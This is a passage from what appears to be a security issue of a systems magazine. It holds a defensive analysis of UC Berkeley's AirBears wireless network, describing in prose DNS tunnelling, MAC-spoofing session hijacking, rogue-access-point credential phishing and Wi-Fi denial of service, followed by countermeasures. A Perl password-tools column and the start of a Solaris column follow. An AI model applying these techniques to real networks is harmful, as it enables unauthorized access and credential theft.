


FIGURE 1: NETWORK TOPOLOGY OF THE AIRBEARS WIRELESS NETWORK

Authentication

AUTHENTICATION ELEMENTS

Authentication is realized through interaction among an access manager, a control server, and a user directory, as well as a relatively unintelligent access point that provides layer-two access from users to access managers. Access managers enforce layer-three access control by MAC address; unauthenticated users are required to make a captive portal request to gain access to the network. Load-balanced and mirrored control servers interact with user directories to validate user credentials. Finally, user directories store the credentials of users and handle efficient retrieval of such information.

CREDENTIALS

Each user has an identifier, referred to as a CalNet ID [16]. This electronic identity, based on Kerberos technology, allows users to access UC Berkeley online services. A CalNet ID is a unique nine-digit number and is automatically assigned to registered students, faculty, and staff members. Affiliates and other users may be granted an identifier, along with access to certain applications, by a CalNet Deputy, someone who is authorized and trusted to activate CalNet IDs or reset passphrases.

Passphrases have complexity requirements of nine or more characters, selected from three or more character classes: lowercase or uppercase letters, digits, or nonalphanumeric characters. This information is stored in a centralized Kerberos directory.

In general, users with a valid CalNet ID have access to the AirBears wireless network, among other services that are CalNet-enabled. Additionally, short-term guest accounts specifically for access to the AirBears wireless network can be granted by faculty and staff in certain locations. Guest accounts are given randomly generated identifiers and passwords and are enabled for up to a week. Because such guest information tends to be more mercurial and requires less permanent storage, guest information is stored in an LDAP directory access tree.

Session Overview

A user begins by opening a Web browser and attempting to make an HTTP request. This request is intercepted by the access manager via captive portal, and the user is redirected to an authenti-



Client
Access Manger
Control Server
Directory Backend
Client sends HTTP request
AM checks CS to see whether Client is authenticated
AM captures request, user redirected to login page
CS looks up client; not authenticated
User provides credentials
AM passes credentials to CS
CS queries LDAP or Kerberos Directory
CS grants access
Directory verifies identity
AM redirects user to original request

FIGURE 2: A TYPICAL AUTHENTICATION SESSION

cation page. SSL protects user communication with the access manager and allows the user to verify the identity of an access manager.

To proceed with authentication, a user enters credentials into the Web page. The access manager passes these credentials through to the control server, which makes decisions about how to authenticate the user using the RADIUS protocol. Guest accounts are attached to the LDAP profile of a user; the control server will make an SSL-enabled LDAP query against the campus LDAP directory to authenticate a guest. To authenticate a normal user, the control server accesses an active directory using Kerberos.

Once the identity of the user has been validated, the control server will grant a RADIUS access-allowed token to the user, which allows the user to access the network. Only the user's MAC address is associated with the connection and traffic, with a separate log, contained and written to elsewhere, associating the MAC address with the user's identification number. From that point onward, the access manager will be able to determine that a user is authenticated by querying the control server. A user remains authenticated until a session has a 15-minute idle timeout.

Threats

Our attack taxonomy, adapted from Lathrop and Welch [8], characterizes attacks as detailed in the following sections.

UNAUTHORIZED ACCESS

Before an attacker can carry out any attacks at all, he or she must have link access to the network. "Unauthorized access attacks" refers to situations where an attacker circumvents or bypasses authentication or authorization mechanisms designed to prevent unauthorized usage. To some extent, wired networks can rely on physical security to prevent unauthorized network access; short of walking into a building and plugging a computer into an Ethernet jack, an attacker is incapable of accessing the same layer-two segment as a legitimate user. As shown in Lathrop and Welch [8], an attacker can make a simple yagi antenna out of a Pringles can, a steel rod, and some washers, doubling the range at which a wireless network can be accessed. Clearly, in the wireless case, we cannot depend on physical security; any host that can associate with an access point is potentially part of the same network as a legitimate user and can carry out attacks.

Cryptography and some sort of authorization protocol are typically employed to prevent unauthorized users from associating with an access point; however, as is shown later, particular forms of cryptography have implementation flaws that make them weak. AirBears does not employ encryption, nor does it have any layer-two access control mechanisms, so users associated with the same access point are vulnerable to layer-two ARP attacks, even if the system does not allow an attacker to authenticate.

Additionally, a client associating with the AirBears network is automatically assigned a routable IP address, despite not having authenticated with the access manager. After association, a user will generally attempt to visit a Web site, triggering a DNS lookup. Other types of access (aside from HTTP and DNS queries) are blocked or dropped in some fashion. The campus DNS servers respond with the appropriate answer records, but authentication through the captive portal must be successful before network access is completely enabled. The problem lies within the DNS query access. Whereas other captive portal systems affect DNS by returning the IP of the machine to authenticate with (typically an RFC1918 address with a low TTL), querying the campus DNS nameservers returns the correct answer records. This in itself is not inherently exploitable, but we have verified that DNS traffic to any DNS nameserver is allowed. A simple check can be done by using a multi-platform utility called nslookup and specifying a DNS server to query other than the default ones given through DHCP.

This sets the stage for IP over DNS; by setting up a custom nameserver on a machine the user owns along with specialized software on the client machine, the user effectively has access to the Internet by tunneling all traffic over DNS queries and answers (by appending packets and traffic into certain records). Although this requires a more technically knowledgeable user, there are several Web sites [19,12,7,13] that offer tutorials and the software needed to set up such a tunnel.

SESSION PIGGYBACKING

Even if an attacker cannot bypass authentication mechanisms to gain access to a network, the legitimate session of a user may be piggybacked upon to provide such access. Although the attack presented here is site-specific, lessons can be learned about session piggybacking in general.

By default, AirBears keeps a user authenticated for 15 minutes, even after the user disconnects. Another feature of the network is that the associated state of a client is stored on a central control server; thus, a legitimate user can associate with different access points and remain connected to the network. Unfortunately, the only information used to authenticate a client is its MAC address, so an attacker can passively snoop traffic to determine the MAC address of a legitimate user, then quickly spoof the MAC address of that user's wireless card to gain access to the network after the user disconnects but before that user's session times out.

MAN IN THE MIDDLE

Given the network identifier (SSID), the average user knows the fundamentals of how to connect to the campus wireless network by simply connecting to the network as named. Several man-in-the-middle attacks, combined with some social engineering, can lead to a threat of security as well as individual privacy.

In general, the user does not necessarily know the details of Secure Sockets Layer (SSL) certificates, specifically the importance of a fingerprint. It is assumed, however, that the user does understand whether a Web site being visited is secure or not, given the key indicators of the Web browser being used. For example, Mozilla Firefox 2 highlights the URL of the address and displays a locked padlock in the address bar and on the bottom righthand corner of the application window to signify that communication between the user and the Web site is encrypted. Other browsers present similar indications. These key indicators, however, may not be enough if users are not educated to look for them. Schechter et al. [14] conducted a study measuring the efficacy of security indicators and found that users would enter their passwords even after HTTPS indicators were removed, a strong sign that a fraudulent login site can be used to harvest credentials.

Consider the scenario in which a rogue access point (AP or ad hoc) is also named "AirBears," a secure Web site emulating the captive portal that the legitimate AirBears network employs, but with an untrusted SSL certificate. Casual users are most likely to click through the warning and continue to enter their credentials, at which point the attacker gains CalNet credentials and any other sniffed information, while still proxying traffic to the Internet.

An alternative situation could be a slight modification to the captive portal Web page. Users are notified that an SSL certificate error should be *expected* and should accept the "temporary" self-signed certificate (or, even worse, install a root certificate). In an attempt to show some sort of validity, a key fingerprint is provided, in addition to the official-looking site.

In order to verify that such an error is to be expected, one would most likely try to find this information from official sources. We are presented with a catch-22: To verify this information from the Web page, we need to connect to the Internet in some fashion. At the same time, to connect to the Internet we need to present our credentials through what could possibly be a malicious rogue access point.

In a conversation with an AirBears administrator, we learned that there was a period of time in which a client connecting to the AirBears network was presented with a SSL certificate mismatch error, owing to some issues with the certificate expiry date. Out of the average of 1500–2000 users connecting to AirBears on a daily basis, only a small percentage refused to log on, with a smaller subset actually reporting the problem by phone or email.

SNIFFING AND EAVESDROPPING

In this threat, an attacker can determine the contents of packets by passively listening to packet transmissions, threatening the confidentiality of the data stream. Cryptography enables a network to protect packet transmissions; however, wireless cryptography protocols have been riddled with flaws in the past.

For instance, Wired Equivalent Privacy (WEP) encryption has been criticized for security flaws in both the design and implementation of the protocol. WEP uses an RC4 stream cipher for encryption. Because the number of IV sequences that can be generated is finite, keystream reuse occurs, which allows a number of techniques, such as frequency analysis and dragging cribs [8], to decode the keystream. Moreover, because the WEP protocol uses a weak message authentication code, messages can be modified, injected, and spoofed, which means that an attacker can insert messages into a communication stream to more easily break the encryption scheme [4]. Even without these flaws, WEP uses a single static shared key to encrypt communications; keeping such a key secret in a system of thousands of users is clearly impractical.

AirBears does not implement any form of encryption currently; if a user wishes to have secure communications, he or she must rely on end-to-end encryption at the application layer.

DENIAL OF SERVICE

Denial of service occurs when an attacker carries out attacks that do not compromise legitimate user data but either abuse legitimate network mechanisms or overutilize network resources in a manner that results in degraded performance for a legitimate user. Note that many classes of attacks that apply to wired networks can apply equally to wireless networks; however, these shall not be discussed, as they are covered elsewhere in the literature.

A number of features in IEEE 802.11 standards introduce denial-of-service vulnerabilities because a lack of authentication exists in management frames. As explored by Bellardo and Savage [3], deauthentication, disassociation, and power-saving messages can cause denial of service. Deauthentication and disassociation attacks are relatively straightforward; an attacker will simply masquerade as a wireless access point and send deauthentication or disassociation messages to a client. This causes the client to end its session with the access point.

Greenstein *et al.* [6] note that 802.11 clients actively scan for networks to which they have been connected in the past. In particular, Windows XP looks for these networks by sending probe request frames, each containing the SSID of the preferred networks. The determined attacker can make note of this and set up a fake AP with the same SSIDs that were sniffed. After a disassociate attack is launched on the victim, the victim then proceeds to connect to the next available preferred wireless network or the fake AP. The user might notice the slight disruption in network connectivity, but so long as the user is able to make use of the network and Internet, he or she is none the wiser. The attacker then proceeds to capture all traffic, perhaps even launching injection attacks to steal authentication information or presenting a fake captive portal authentication page.

A power-saving attack is a little less straightforward. Wireless clients are allowed to enter a sleep state and poll an access point for buffered information periodically; when a client is asleep, an attacker can forge the polling message, which is unauthenticated, resulting in the access point discarding buffered data. In the same vein, power conservation features require synchronized clocks; an attacker can fake time synchronization messages to cause a wireless client and an access point to fall out of sync.

Additionally, there are several publicly accessible resources through the AirBears network that can be overutilized by an attacker to perform a denial-of-service attack. First, the airwaves themselves are in contention; by ignoring MAC-level protocols and broadcasting over a channel with a high-powered transmitter, an attacker can effectively jam the wireless communication medium, preventing legitimate users from communicating with one another.

A more subtle resource attack lies in the nature of the network layer authentication mechanism presented in our framework. Because AirBears provides network access control only at the network layer, an attacker can simply associate with an access point and obtain a public IP. In fact, a large majority of clients connected to the AirBears AP have not authenticated themselves through the captive portal, owing to the default behavior of automatically associating with an available preferred network. If an attacker were to fake 802.11 association frames simulating a large number of users, the IP pool of the AirBears network could quickly be exhausted, preventing legitimate users from using the network.

Countermeasures

EDUCATION

Currently, there is no formal system in place to educate users (students, staff, and faculty alike) about the importance of the CalNet ID, good practices, and general information about AirBears. There exists an online FAQ [20], where it is mentioned that communication across the network is not encrypted, but it does not go into more detail about the authentication process and how to validate the captive portal page. The Web site has been infrequently maintained and not updated to reflect the current technology. Additionally, a bit of work and digging through various Web pages is needed to arrive at the FAQ.

Residential Computing at UC Berkeley [2], a department dedicated to technical and network support for the residence halls on campus, requires that each student living in the dorms attend an information session outlining policies and good security and privacy practices before the student is allowed to connect to the residential wired and wireless networks. This program could be expanded throughout the Berkeley campus; users who wish to gain access to the wireless network would need to attend an information session. Concepts such as unencrypted communication and ways to safeguard privacy and personal information can be taught and discussed, empowering the users to look out for and resist social engineering methods.

END-TO-END AND OTHER ENCRYPTION

Because the medium is unencrypted, users should have the option of encryption through the use of a Virtual Private Network (VPN). Although technically savvy users have the option of tunneling traffic over Secure Shell (SSH), in most cases the average user does not have SSH access to a machine or knowledge of tunneling over SSH to provide the necessary encryption of transmitting data over a wireless network.

This does not solve all problems; any traffic that takes place after reaching the computer being tunneled to (VPN or otherwise) is unencrypted if end-to-end encryption isn't available or used. Many sites, for example, will authenticate users through HTTPS, but then switch over to HTTP for regular use. To protect privacy and security, users should be informed of and make extensive use of connecting to sites in a secure manner.

As mentioned earlier, WEP has been proven multiple times to be insecure and deprecated for use in securing wireless networks. Its successors, Wi-Fi Protected Access (WPA) and WPA2 provide confidentiality by implementing some and all, respectively, of the IEEE 802.11i standard (now incorporated into the IEEE 802.11-2007 standard) [1]. Combined with 802.1X's support for authentication and RADIUS servers for key exchange, implementation of the 802.11i architecture would handle client authentication and encrypted communication between the client and AP.

Although WPA/WPA2 is an effective means of providing confidentiality, it may never be fully implemented or required on the AirBears network. In a conversation with the AirBears administrators, it was noted that there are still a significant number of wireless devices in use that do not support WPA. Until the legacy hardware is no longer used, only a hybrid (and perhaps overly complicated) implementation of WPA and no encryption on separate networks can be done, at best.

LINK-LAYER ACCESS CONTROL

Proper link-layer access control mechanisms can prevent attackers from gaining access to a network, which makes it impossible for them to carry out attacks. Related work done by Mishra and Arbaugh [9] indicates that the IEEE 802.1x standard can be made secure given proper message authentication for management frames and symmetric authentication; such a framework would both prevent denial-of-service attacks from occurring owing to authenticated management frames and also provide a secure mechanism for access control.

A link-layer scheme to prevent public IPs from being overutilized by an attacker could prevent denial of service by IP hogging. Using virtual LANS (VLANs) to emulate separate physical broadcast domains allows separation of authenticated users from unauthenticated users. In the context of the AirBears architecture, a user should initially be placed into an unauthenticated VLAN and given a private RFC1918-compliant address via NAT. Upon authentication, a user can be transferred to an authenticated VLAN and given a public IP address. This defeats the IP hogging denial-of-service threat described earlier. Additionally, restricting DNS queries and lookups to campus nameservers prevents the piggybacking of unauthorized network traffic over DNS query and answer records.

POLICY

Difficult technical problems such as defeating wireless denial-of-service attacks that jam access points can be handled and prefaced with written policy and acceptable use agreements. An incomplete solution proposed by Xu et al. [22] stems from the observation that such jamming is easy to detect. The countermeasure of enabling access points to automatically switch channels upon detecting an attack assumes that an attacker only has the capability of jamming a single channel. A stronger countermeasure is easier, given policy: If such jammers are easy to detect, they can be easily located and disabled. Anecdotal evidence from campus network operators indicates that such attacks occur infrequently and are dealt with through campus policy. In particular, AirBears operators claim eminent domain over the airspace of the campus, and they are legally entitled to disable and physically remove such jamming devices.

Conclusions

Deploying a large-scale wireless network across a campus spanning miles in area poses interesting design questions. We provide an insight into the architecture of AirBears, a wireless network accessible by a large number of students, faculty, and staff. In particular, we look at how to provide convenient network access while maintaining a degree of fine-grained access control, availability, and ability to scale by deploying more access points and servers without requiring major modifications to the overall architecture. Additionally, we analyze AirBears from an adversarial standpoint, sketching out several attacks and explaining why they are potentially threatening to the system and users alike. Furthermore, we make various proposals that could be implemented to increase user privacy, knowledge, and security while decreasing potential unauthorized use and abuse of the network and its resources.

We can derive several lessons from observing a large-scale wireless deployment, including a need for lower level access control; clearly, network-layer access mechanisms are insufficient to protect users of a network from many forms of attack. We need to use encryption to protect access to a wireless network and to protect communications within the wireless network. We observe that several problems which are very difficult to solve technically can be ameliorated somewhat with policy. We also learn the value of user education and usable interfaces; although man-in-the-middle problems are theoretically solved, a typical user is more likely to ignore a certificate error and be susceptible to such an attack than to heed the warning.

Future directions of study may focus on the still unsolved problems of denial of service by jamming, usable interfaces for security verification, and improved specifications for wireless network access control.

ACKNOWLEDGMENTS

We thank Professor Vern Paxson for his help and suggestions. Thanks are also owed to Fred Archibald and Christopher Chin for their helpful discussions and insight.

REFERENCES

[1] IEEE Standard 802.11-2007, Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications, 2007.

[2] Residential Computing at UC Berkeley: http://www.rescomp.berkeley.edu/helpdesk/register/.

[3] John Bellardo and Stefan Savage, "802.11 Denial-of-Service Attacks: Real Vulnerabilities and Practical Solutions," *12th USENIX Security Symposium* (2003).

[4] Nikita Borisov, Ian Goldberg, and David Wagner, "Intercepting Mobile Communications: The Insecurity of 802.11," *7th Annual International Conference on Mobile Computing and Networking* (2001).

[5] UC Berkeley AirBears wireless coverage: http://airbears.berkeley.edu/map.

[6] Ben Greenstein, Ramakrishna Gummadi, Jeffrey Pang, Mike Y. Chen, Tadayoshi Kohno, Srinivasan Seshan, and David Wetherall, "Can Ferris Bueller Still Have His Day Off? Protecting Privacy in the Wireless Era," Technical Report, Intel Research Seattle, University of Southern California, University of Washington, Carnegie Mellon University.

[7] Iodine IPv4 over DNS tunnel: http://code.kryo.se/iodine/.

[8] Scott Lathrop and Donald Welch, "A Survey of 802.11a Wireless Security Threats and Security Mechanisms," Technical Report ITOC-TR-2003-101, EECS Dept., U.S. Military Academy, New York, 2003.

[9] Arunesh Mishra and William A. Arbaugh, "An Initial Security Analysis of the 802.1x Standard," Technical Report CS-TR-4328, CS Dept., University of Maryland, College Park, Maryland, 2002.

[10] University of California, statistical summary of students and staff: http://ucop.edu/ucophome/uwnews/stat.

[11] T. Ojala, T. Hakanen, T. Makinen, and V. Rivinoja, "Usage Analysis of a Large Public Wireless LAN," *2005 International Conference on Wireless Networks, Communications and Mobile Computing*, 13–16 June 2005, 1:661–667.

[12] NSTX (IP over DNS) HOWTO: http://thomer.com/howtos/nstx.html.

[13] OzyManDNS: http://www.doxpara.com.

[14] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer, "The Emperor's New Security Indicators: An Evaluation of Website Authentication and the Effect of Role Playing on Usability Studies," *IEEE Symposium on Security and Privacy*, 2007.

[15] David Schwab and Rick Bunt, "Characterizing the Use of a Campus Wireless Network," *INFOCOM*, 2004.

[16] CalNet Identity Management Services: http://calnet.berkeley.edu.

[17] Diane Tang and Mary Baker, "Analysis of a Local-Area Wireless Network," in *MobiCom '00: Proceedings of the 6th Annual International Conference on Mobile Computing and Networking* (New York: ACM, 2000), pp. 1–10.

[18] Division of Student Affairs, University of California, Berkeley, Office of Student Research: https://osr2.berkeley.edu.

[19] NSTX tunneling network packets over DNS: http://savannah.nongnu.org/projects/nstx.

[20] University of California, Berkeley, CNS, Frequently Asked Questions about AirBears: http://airbears.berkeley.edu/faq.shtml.

[21] University of California, Berkeley, minimum security standards for networked devices: https://security.berkeley.edu/MinStds.

[22] Wenyuan Xu, Timothy Wood, Wade Trappe, and Yanyong Zhang, "Channel Surfing and Spatial Retreats: Defenses against Wireless Denial of Service," Technical Report, Wireless Information Network Laboratory, Rutgers, 2004.

DAVID N. BLANK-EDELMAN

practical Perl tools: This column is password-protected.

David N. Blank-Edelman is the Director of Technology at the Northeastern University College of Computer and Information Science and the author of the O'Reilly book *Perl for System Administration*. He has spent the past 24+ years as a system/network administrator in large multi-platform environments, including Brandeis University, Cambridge Technology Group, and the MIT Media Laboratory. He was the program chair of the LISA '05 conference and one of the LISA '06 Invited Talks co-chairs.

dnb@ccs.neu.edu

PASSWORDS SUCK. I SUPPOSE I COULD say that another way, beat around the bush, use a word that doesn't evoke an act between consenting adults, but let's face it. Passwords suck. I know it, you know it, everyone in our field knows it. And unfortunately, as much as I'd like to tell you about a Perl module that solves the problem (Data::MakePasswordsNotSuck, I suppose), there's no such module that I'm aware of. At best I can show you a number of different Perl modules that make dealing with passwords just a hair better. And that's just what we're going to do in this column. The actual Perl code in this column will be super-simple, because we're going to try and use the tools that make these improvements as easy as possible.

Start with Better Passwords

Many people would agree (four out of five dentists who chew gum, to be precise) that passwords aren't the problem per se; rather, the beef is with *bad* passwords. There are a number of psychological, sociological, and contextual factors for why people pick and keep bad passwords. One important factor is the "blank-page" problem. If someone says to you, "Quick, pick something you'll need to be able to remember, but don't make it something anyone else can guess," that's a lot of pressure. Having posed this question to a new crop of students every year for the last 13 or so years I can assure you that lots of people fail this test. Even the ones with reasonably high SAT scores. They will stare doe-eyed into space for a moment, stick the tip of their tongue out the corner of their mouth, ponder, and then come up with their middle name, or even "password." I've said this in print before, but I'll say it again: I'm fairly certain that Oog's password to get into his cave was probably "Oog." It wasn't until a later era that he changed it to 00g.

You can try to prevent some of this by screening for bad passwords (and we'll see how to do that in our next section), but having someone iterate through all of the bad passwords they know until they find one the system *will* accept isn't a particularly good password-picking algorithm. It might be better to try to provide something at the get-go that is reasonably "secure."

(As an aside, I used snarky quotes here because there's so much more to a secure password implementation beyond just the contents of the passwords. There are tons of important things one has to watch, such as how the password is stored, used, etc. The two words "rainbow tables" are enough to demolish lots of "secure" password schemes.)

There are several Perl modules designed to generate more secure passwords. Some of them create passwords that are truly random. Some of them produce passwords that are close to random, but have the nice property of being pronounceable in someone's native language (and hence perhaps more memorizable). Random passwords are in theory more secure, but there have been some good debates over the years in the security community about whether providing users with something they have to write down on a sticky note is better than something less random that they are more likely to be able to keep in their head.

All of the Perl modules in this space are very easy to use. You ask for a password, the module hands you one. You may have to or want to provide some parameters describing the kind of password you want (or perhaps provide some hints on what "pronounceable" entails in your language), but that's all the thinking you need to do to use them. Let's see a couple of examples. The first prints a random password of 10 characters in length:

```
use Data::SimplePassword;
my $dsp = Data::SimplePassword->new();

# 10 char long random password, we could specify which
# characters to use if we cared via the chars() method
print $dsp->make_password(10),"\n";
```

When I have to generate random passwords I tend to use Crypt::GeneratePassword, because it generates pronounceable passwords that are slightly more secure than those that rely strictly on the NIST standard (FIPS-181) for creating them. Plus it provides the functionality for screening the generated password for naughty words of your choice. One of the hazards of creating pronounceable passwords is that it is possible to generate passwords with character sequences (such as "passwords suck") that might offend those with delicate sensibilities. To use it, we call either the `word()` function for pronounceable passwords or the `chars()` function for purely random passwords. Both functions take two required arguments: the minimum and the maximum length of the password to return. For example, the following code:

```
use Crypt::GeneratePassword;

for (1..5) {
   print Crypt::GeneratePassword::word( 8, 8 ),"\n";
}
```

would print something like this:

```
eictumpu
orastbot
rnbuiltp
meagnell
vilieway
```

I'll stop here on this subject, but I should point out that trying to improve usability issues around authentication is a nontrivial problem. For a good treatise that looks at questions like this see Simson Garfinkel's PhD thesis at http://www.simson.net/thesis/.

Screening Out Bad Passwords

We don't always have the luxury of being the sole source for the passwords our users will use. It's very likely that they will want the opportunity to change it for themselves (although often you can suggest more secure temporary passwords as part of an "I forgot my password" request). In those cases and in the cases where generating more secure passwords is not feasible, it becomes even more important to have a mechanism for screening out bad passwords.

The real trick to this is deciding what constitutes a “bad” password in your environment. Is a password bad if it contains a dictionary word in any common language? (Probably.) If it contains some permutation of the user’s personal information such as name or login name? (Yes.) If it is insufficiently random? (Maybe.) If it has ever been used before by this user? (That depends.) If it is palindromic? (Probably.) The Perl password-checking modules available can check for these things (or code can easily be added to do so).

As an aside to give you one measure of comparison, passfilt.dll, the optional “strong password enforcement” library Microsoft ships enforces (to quote their doc) the following rules:

- Passwords may not contain your user name or any part of your full name.
- Passwords must be at least six characters long.
- Passwords must contain elements from three of the four following types of characters: English uppercase letters, English lowercase letters, Westernized Arabic numerals, Non-alphanumeric characters, Unicode characters

That last restriction seems to give people (especially those for whom English is not a first language) a considerable amount of trouble. You’ll want to think carefully about your policy when you implement password checking.

There are several Perl modules that cover the password-checking territory. From the list, I’d probably recommend choosing between Data::Password::Check and Crypt::Cracklib. The first is a pure-Perl module that comes with a set of basic tests but allows the programmer to add more at will. The second module I mentioned is my first choice, but it requires the ability to compile and link an external library. Crypt::Cracklib links against Alec Muffett’s excellent Cracklib library (the current distribution site of which is http://sourceforge.net/projects/cracklib). According to the README:

> CrackLib makes literally hundreds of tests to determine whether you’ve chosen a bad password.
>
> - It tries to generate words from your username and gecos entry and match them against what you’ve chosen.
> - It checks for simplistic patterns.
> - It then tries to reverse-engineer your password into a dictionary word and searches for it in your dictionary.

If you add the boatload of additional dictionaries and wordlists available on the Net and for purchase (e.g., the CD from www.openwall.com for Jack the Ripper) you get a very effective password-checking tool. I’ve had the pleasure over the years of watching new Indian students in our college be amazed and somewhat frustrated that our system won’t let them use Hindi or Urdu words or names in their password.

A demonstration of how to use Crypt::Cracklib is almost embarrassingly simple:

```
use Crypt::Cracklib;

my $result = fascist_check($inputpasswd,'/path/to/your/bighonkin_dictionary');

   if ($result eq "ok"){
      print "Password provided is accepted.\n";
   }
   else {
      print "Can't accept password because it $result.\n";
   }
```

All of the magic takes place in the `fascist_check` call. It will return “ok” if Cracklib deems the password to be ok; otherwise it returns Cracklib’s reason for rejecting it (e.g., “contains a dictionary word”).

Better Password Input

This is a fairly simple notion, so I'll make our discussion of it really quick. If you are going to be handling the actual input of passwords yourself at a command line (versus having a browser take it in for you), you should do what you can to make the experience safe and pleasant. Not showing the actual password as you type is a notion almost as old as the first password prompt, but people have also come to expect some feedback as they type. Just last week we had a new student come in asking for help because of a problem logging into our Solaris machines in our student lab. She was sure her password wasn't being accepted, because the XDM login session did not show anything at all as she typed on the password line. That's the first time we've seen this issue, but I'm willing to bet it isn't the last. If you choose the right Perl module you can easily head off this sort of naive issue at the password pass.

Again, there are a number of Perl modules we could use. The two special-purpose modules I'd recommend are IO::Prompt and Term::ReadPassword{::Win32}. The former is Damian Conway's module. On the plus side, it does a good job of providing most everything you would need for a general-purpose prompting module (including things such as per-keystroke feedback). On the negative side, IO::Prompt provides most everything you would need, but only under a UNIX-ish system. It doesn't work so well on a Windows system, for example. It also could use better documentation. Here's an example of how you would request a password using it:

```
use IO::Prompt;

my $passwd = prompt "Password: ", -echo => '*';
```

Term::ReadPassword and its Windows equivalent, Term::ReadPassword::Win32, have fewer features (since it isn't meant to be a general-purpose prompting module) but do have the multi-platform reach if that's important to you. Using them is equally easy:

```
use Term::ReadPassword;

# turn on the * for each char typed feature(?)
$Term::ReadPassword::USE_STARS = 1;
my $passwd = read_password('Password: ');
```

Before we head to the last section, I do feel compelled to mention that the UI questions around prompting for a password aren't all straightforward, no matter how windy it got in here because of all of the hand-waving I did in the introductory paragraph. If your code prints an asterisk for every character typed, this gives anyone watching the process a quick idea of the length of the entered password. If you think that's an unacceptable disclosure, you may want to hack the module code to be a bit more circumspect (e.g., display twice as many or a random number of asterisks per keystroke).

One Step in a Better Direction

I didn't want to end a column about passwords that started with gloom and doom without suggesting that there might be other alternatives available or at least on the horizon. If we ignore the work people are doing on more interesting password-like tests (visual passwords constructed with faces or favorite pictures, scratch-and-sniff passwords, etc.) there are still some current-day possibilities for improving the situation. The one I want to mention is Steve Gibson's take on one-time password systems. This is a scheme where you somehow arrange for your system to accept a different password for a user each time that person logs in. As soon as you use a password, it is "used up" and hence not useful to someone trying break into your account. Gibson came up with something he calls (with the usual humility) "Perfect Paper Passwords." Documented at http://www.grc.com/ppp, it is a pretty spiffy (read: usable) system, which he describes like this: "GRC's 'Perfect Paper Passwords' (PPP) system is a straightforward, simple and secure implementation of a paper-based One Time Password (OTP) system." When used in conjunction with an account name and password, the individual "passcodes" contained on PPP's "passcards" serve as the second factor ("something you have") of a secure multi-factor authentication system.

The system allows you to generate little paper passcards for your users to print out that contain a sequence of one-time codes. It's a nice way to provide this sort of security on the cheap. It's not actually perfect in all situations (see the paper by A. Wiesmaier et al. [1] as a start for more details) but it may give you a little more peace of mind.

The Perl tie-in to PPP is the module Crypt::PerfectPaperPasswords, which can generate passcodes and passcards for the system. I haven't seen a Perl-only implementation of the server that accepts these passcodes, but having a generator you can use from your Perl programs (e.g., a Web app) could be useful.

And with that refrigerator lightbulb ray of hope, we have to bring this column to an end. Take care, and I'll see you next time.

REFERENCE

[1] A. Wiesmaier, M. Fischer, M. Lippert, and J. Buchmann, "Outflanking and Securely Using the PIN/TAN-System," *Proceedings of the 2005 International Conference on Security and Management (SAM '05)*, June 2005.

PETER BAER GALVIN

Pete's all things Sun: the death of Solaris . . .

Peter Baer Galvin is the Chief Technologist for Corporate Technologies, a premier systems integrator and VAR (www.cptech.com). Before that, Peter was the systems manager for Brown University's Computer Science Department. He has written articles and columns for many publications and is coauthor of the *Operating Systems Concepts* and *Applied Operating Systems Concepts* textbooks. As a consultant and trainer, Peter teaches tutorials and gives talks on security and system administration worldwide. Peter blogs at http://pbgalvin.wordpress.com and twitters as "PeterGalvin." His All Things Sun Wiki is http://wiki.sage.org/bin/view/Main/AllThingsSun.

pbg@cptech.com

THIS MONTH'S ISSUE OF *;LOGIN:* IS about security. Unfortunately for me, my previous column about security (April 2008 [1]) is still pertinent and mostly up to date. To catch up on what's new with Solaris security, I recommend you have a look at Glenn Brunette's blog [2], where Glenn recently posted a presentation about the state of Solaris 10 security.

Now that we have security out of the way, we can get to the meat (or potatoes if you are a vegetarian) of this PATS: the first production release of OpenSolaris: OpenSolaris 2008.11. The debate still rages about the future of commercial Solaris, including a recent article in *InfoWorld* questioning whether Solaris is on its deathbed [3]. In the meantime, Sun is moving forward with a fork in the road of Solaris, releasing OpenSolaris in November 2008 [4]. This release is really a merge of many of the benefits of Linux and Solaris and changes the battlefronts in the operating system wars. Certainly one view of this change is that merging Linux usability and manageability with the Solaris industry-leading feature set creates a best-of-breed operating system. Other operating systems are going to have a tough time competing with this new world.

